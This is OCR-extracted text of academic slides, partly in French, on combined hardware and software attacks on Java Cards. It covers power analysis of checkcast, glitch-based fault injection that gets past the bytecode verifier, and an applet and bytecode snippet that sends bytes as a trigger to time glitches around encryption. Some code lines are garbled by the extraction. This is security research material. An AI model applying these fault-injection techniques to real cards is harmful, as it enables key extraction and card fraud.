



- The BCV can check the applet it is a legal one,
- During runtime the checkcast instruction will generate an exception ClassCastException

Power analysis of the checkcast



Power analysis of the checkcast





Conclusion

- Oberthur made the experimentation on their own Java Card (white box)
- Their experimentation was on a JC 3.0 prototype, will probably run well on JC 2.2.x
- No ill-formed code has been loaded,
- But ill-formed code can be executed,
- It shows that the presence of BCV is heldless when combining HW and SW attacks.

Conclusions

- Low cost cards are very sensible to these attacks,
- Even European manufacturers can suffer of these attacks,
- It costs quite nothing, students can spend hours on such topics,
- There are often very inventive, they need to study in deep the internals of Java,
- A very challenging topic.




Fig. 1 - Trace d'une exécution normale.




Fig. 2 - Trace d'une execution glitchée.

Identification de pattern et injection

• Utilisation du veitExtension () par exemple


Avec le mécanisme classique de communication (en T=0)

```
public void process ( APDU apdu ) {
   byte[ ] buffer = apdu.getBuffer ( ) ;
   buffer[0] = (byte) 0xFF;
   apdu.setOutgoing();
   apdu.setOutgoingLength((short) 2);
   // Demande un délai supplémentaire qui envoie del
   // sur la ligne d'I/O (glitch 1).
   apdu.sendBytes((short)0, (short)1);
   cipherLength = cipher.doFinal(clearData,
                                    clearData.le
                                                        cipherData,
                                     (short) 0)
   // Demande à nouveau un délai supplément
                                                aire (glitch 2).
   apdu.sendBytes((short)0, (short)1);
}
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
    Optimisation

aload 1
sconst 0
sconst_1
getfield_a_this (
getfield a_this
sconst 0
getfield a this 0x1
arraylength
getfield a this 0x2
sconst 0
aload \overline{1}
sconst 0
invokevirtual 0x0 0x6 // glitch1 (le glitch est reellement envoye ici)
invokevirtual 0x0 0xa // motif à observer (le chiffrement est réellement fait ici)
invokevirtual 0x0 0x6 // glitch2 (le glitch est reellement envoye ici)
```

• Si les mécanismes d'I/O sont bloqués, il est possible de se synchroniser avec d'autres phénomènes observables (par exemple un algo de chiffrement qui consomme beaucoup)



Avec répétition et glitches



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